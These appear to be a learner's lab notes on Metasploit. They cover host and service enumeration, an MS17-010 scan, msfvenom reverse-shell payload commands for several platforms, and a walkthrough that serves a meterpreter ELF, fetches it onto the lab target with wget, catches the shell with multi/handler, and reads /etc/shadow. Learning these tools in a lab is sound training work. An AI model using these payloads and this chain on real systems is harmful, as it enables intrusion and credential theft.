


```
msf6 > hosts

Hosts
=====

address        mac                name                                        os_name
-------        ---                ----                                        -------
10.10.12.229   02:ce:59:27:c8:e3  ip-10-10-12-229.eu-west-1.compute.internal  Unknown

msf6 > services
Services
========

host           port   proto  name                 state  info
----           ----   -----  ----                 -----  ----
10.10.12.229   135    tcp    msrpc                open   Microsoft Windows RPC
10.10.12.229   139    tcp    netbios-ssn          open   Microsoft Windows netbios-ssn
10.10.12.229   445    tcp    microsoft-ds         open   Microsoft Windows 7 - 10 micros
10.10.12.229   3389   tcp    ssl/ms-wbt-server    open
10.10.12.229   49152  tcp    msrpc                open   Microsoft Windows RPC
10.10.12.229   49153  tcp    msrpc                open   Microsoft Windows RPC
10.10.12.229   49154  tcp    msrpc                open   Microsoft Windows RPC
10.10.12.229   49158  tcp    msrpc                open   Microsoft Windows RPC
10.10.12.229   49162  tcp    msrpc                open   Microsoft Windows RPC

msf6 >
```

`hosts -h` and `services -h` help you become more familiar with available options.

Example Workflow

1. We will use the vulnerability scanning module that finds potential MS17-010 vulnerabilities with the `use auxiliary/scanner/smb/smb_ms17_010` command.
2. We set the RHOSTS value using `hosts -R`.
3. We have typed `show options` to check if all values were assigned correctly. (In this example, 10.10.138.32 is the IP address we have scanned earlier using the `db_nmap` command)
4. Once all parameters are set, we launch the exploit using the `run` or `exploit` command.



```
msf6 > db_nmap -sV -p- 10.80.184.72
[*] Nmap: Starting Nmap 7.80 ( https://nmap.org ) at 2026-01-25 18:24 GMT
[*] Nmap: 'mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or specify valid servers with
 --dns-servers'
[*] Nmap: 'mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns
or specify valid servers with --dns-servers'
[*] Nmap: Nmap scan report for 10.80.184.72
[*] Nmap: Host is up (0.0041s latency).
[*] Nmap: Not shown: 65530 closed ports
[*] Nmap: PORT     STATE SERVICE     VERSION
[*] Nmap: 21/tcp   open  ftp         ProFTPD
[*] Nmap: 22/tcp   open  ssh         OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
[*] Nmap: 139/tcp  open  netbios-ssn Samba smbd 4.6.2
[*] Nmap: 445/tcp  open  netbios-ssn Samba smbd 4.6.2
[*] Nmap: 8000/tcp open  http        WebFS httpd 1.21
[*] Nmap: Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
[*] Nmap: Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 15.82 seconds
msf6 > use auxiliary/scanner/smb/smb_ms17_010
msf6 auxiliary(scanner/smb/smb_ms17_010) > hosts -R

Hosts
=====

address      mac  name  os_name  os_flavor  os_sp  purpose  info  comments
-------      ---  ----  -------  ---------  -----  -------  ----  --------
10.80.184.7             Unknown                    device
2

RHOSTS => 10.80.184.72

msf6 auxiliary(scanner/smb/smb_ms17_010) > services -S netbios
Services
========

host          port  proto  name         state  info
----          ----  -----  ----         -----  ----
10.80.184.72  139   tcp    netbios-ssn  open   Samba smbd 4.6.2
10.80.184.72  445   tcp    netbios-ssn  open   Samba smbd 4.6.2
```

we can do a nmapscan on the database ip and it will put all the information in the database

when using the auxiliary command for a smb_ms17_010 exploit we can set the hosts - R command which uses the ip in the database which we put in by using the nmap on database command i then can list the services to see the open ports.

You may want to look for low-hanging fruits such as:

- HTTP: Could potentially host a web application where you can find vulnerabilities like SQL injection or Remote Code Execution (RCE).
- FTP: Could allow anonymous login and provide access to interesting files.
- SMB: Could be vulnerable to SMB exploits like MS17-010
- SSH: Could have default or easy to guess credentials
- RDP: Could be vulnerable to Bluekeep or allow desktop access if weak credentials were used.

As you can see, Metasploit has many features to aid in engagements such as the ability to compartmentalize your engagements into workspaces, analyze your results at a high level, and quickly import and explore data.

Vulnerability Scanning

Metasploit allows you to quickly identify some critical vulnerabilities that could be considered as “low hanging fruit”

Finding vulnerabilities using Metasploit will rely heavily on your ability to scan and fingerprint the target

if you identify a VNC service running on the target, you may use the `search` function on Metasploit to list useful modules

You can use the `info` command for any module to have a better understanding of its use and purpose.

the `vnc_login` module can help us find login details for the VNC service.

Exploitation

Most of the exploits will have a preset default payload. However, you can always use the `show payloads` command to list other commands you can use with that specific exploit.

Flow

scan machine using nmap >
see what ports are open and then use search command for exploits on open ports>
once found exploit use, the use command to select it >
then you can use show payloads to see the payloads or can use default>
show options then set the options needed to run the exploit>
run or exploit command to run it.

Msfvenom


Msfvenom allows you to create payloads in many different formats (PHP, exe, dll, elf, etc.) and for many different target systems (Apple, Windows, Android, Linux, etc.).

Output formats

You can either generate stand-alone payloads (e.g. a Windows executable for Meterpreter) or get a usable raw format (e.g. python). The `msfvenom --list formats` command can be used to list supported output formats

Encoders

the usage of encoding (with the `-e` parameter. The PHP version of Meterpreter was encoded in Base64, and the output format was `raw`



```
root@ip-10-10-186-44:~# msfvenom -p php/meterpreter/reverse_tcp LHOST=10.10.186.44
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of php/base64
php/base64 succeeded with size 1507 (iteration=0)
php/base64 chosen with final size 1507
Payload size: 1507 bytes
eval(base64_decode(Lyo8P3BocCAvKiovIGVycm9yX3JlcG9ydGluZygwKTsgJGlwID0gJzEwLjEwLjE4
root@ip-10-10-186-44:~#
```

Handlers

Similar to exploits using a reverse shell, you will need to be able to accept incoming connections generated by the MSFvenom payload

The exploit steps are;

1. Generate the PHP shell using MSFvenom
2. Start the Metasploit handler
3. Execute the PHP shell

Other Payloads

Based on the target system's configuration (operating system, install webserver, installed interpreter, etc.), msfvenom can be used to create payloads in almost all formats

In all these examples, LHOST will be the IP address of your attacking machine, and LPORT will be the port on which your handler will listen.

Linux Executable and Linkable Format (elf)

`msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=10.10.X.X LPORT=XXXX -f elf > rev_shell.elf`

Windows

`msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.X.X LPORT=XXXX -f exe > rev_shell.exe`

PHP

`msfvenom -p php/meterpreter_reverse_tcp LHOST=10.10.X.X LPORT=XXXX -f raw > rev_shell.php`

ASP


`msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.X.X LPORT=XXXX -f asp > rev_shell.asp`

Python


`msfvenom -p cmd/unix/reverse_python LHOST=10.10.X.X LPORT=XXXX -f raw > rev_shell.py`

Practical

I went on the attack machine and made a payload executable then I gave it all permissions with chmod 777 command




```
root@ip-10-82-127-83:~# msfvenom -p linux/x86/meterpreterroot@ip-10-82-127-83:~# msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=10.82.127.83 LPORT=4444 -f elf > shell.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 123 bytes
Final size of elf file: 207 bytes

root@ip-10-82-127-83:~# chmod 777 shell.elf
root@ip-10-82-127-83:~# 
```



```
root@ip-10-82-127-83:~# python3 -m http.server 9000
Serving HTTP on 0.0.0.0 port 9000 (http://0.0.0.0:9000/
...
```


I then did python3 -m http.server 9000 and this puts all the files on the internet for anyone to grab

within the target machine i did sudo su to switch to root user




```
root@ip-10-82-172-118:/# 
```

on the target machine i am running this command which allows me to get the payload from the attack machine




```
root@ip-10-82-172-118:/# wget http://10.82.127.83:9000/shell.elf
--2026-01-26 18:48:47--  http://10.82.127.83:9000/shell.elf
Connecting to 10.82.127.83:9000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 207 [application/octet-stream]
Saving to: ‘shell.elf’

shell.elf                 100%[=====================================>]     207  --.-KB/s    in 0s

2026-01-26 18:48:47 (43.7 MB/s) - ‘shell.elf’ saved [207/207]

root@ip-10-82-172-118:/# 
```



```
root@ip-10-82-172-118:/# ls
bin   etc         initrd.img.old  lost+found  opt   run        snap  tmp  vmlinuz
boot  home        lib             media       proc  sbin       srv   usr  vmlinuz.old
dev   initrd.img  lib64           mnt         root  shell.elf  sys   var
```

shows that the target machine now has shell.elf on it and then i did the same thing with chmod 777 on the target machine to be able to execute the payload


in metasploit i then searched for an exploit for a multi handler



```
   2  exploit/linux/local/bash_profile_persistence         1989-06-08       normal
le Persistence
   3  exploit/linux/local/desktop_privilege_escalation     2014-08-07       excellent
nux Password Stealer and Privilege Escalation
   4    \_ target: Linux x86                               .                .
   5    \_ target: Linux x86_64                            .                .
   6  exploit/multi/handler                                .                manual
yload Handler
   7  exploit/windows/mssql/mssql_linkcrawler              2000-01-01       great
SQL Server Database Link Crawling Command Execution
   8  exploit/windows/browser/persits_xupload_traversal    2009-09-29       excellent
pload ActiveX MakeHttpRequest Directory Traversal
   9  exploit/linux/local/yum_package_manager_persistence  2003-12-17       excellent
e Manager Persistence


Interact with a module by name or index. For example info 9, use 9 or use exploit/linu
e_manager_persistence

msf6 > use 6
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > show options

Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target



View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > set LHOST 10.82.127.83
LHOST => 10.82.127.83
msf6 exploit(multi/handler) > 
```


i set the LHOST of the expliot and the LPORT i didnt need to change as that the same port i used to create the payload

i then set the payload with the payload we made



```
msf6 exploit(multi/handler) > set payload linux/x86/meterpreter/reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
```


i then ran the exploit



```
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.82.127.83:4444
```


this listens for the connection on 4444 which will listen for the connection when wew execute the payload on the target machine

which gave me a meterpreter shell



```
[*] Started reverse TCP handler on 10.82.127.83:4444
[*] Sending stage (1017704 bytes) to 10.82.172.118
[*] Meterpreter session 1 opened (10.82.127.83:4444 -> 10.82.172.118:48696) at 2026-01-26 19:15:20 +0000

meterpreter > 
```

since we gained access to a linux machine i then cd'd into etc directory and used cat on the shadow file to get the user password hashes



```
neterpreter > cat shadow
root:*:18561:0:99999:7:::
daemon:*:18561:0:99999:7:::
bin:*:18561:0:99999:7:::
sys:*:18561:0:99999:7:::
sync:*:18561:0:99999:7:::
games:*:18561:0:99999:7:::
nan:*:18561:0:99999:7:::
lp:*:18561:0:99999:7:::
nail:*:18561:0:99999:7:::
news:*:18561:0:99999:7:::
uucp:*:18561:0:99999:7:::
proxy:*:18561:0:99999:7:::
www-data:*:18561:0:99999:7:::
backup:*:18561:0:99999:7:::
list:*:18561:0:99999:7:::
irc:*:18561:0:99999:7:::
gnats:*:18561:0:99999:7:::
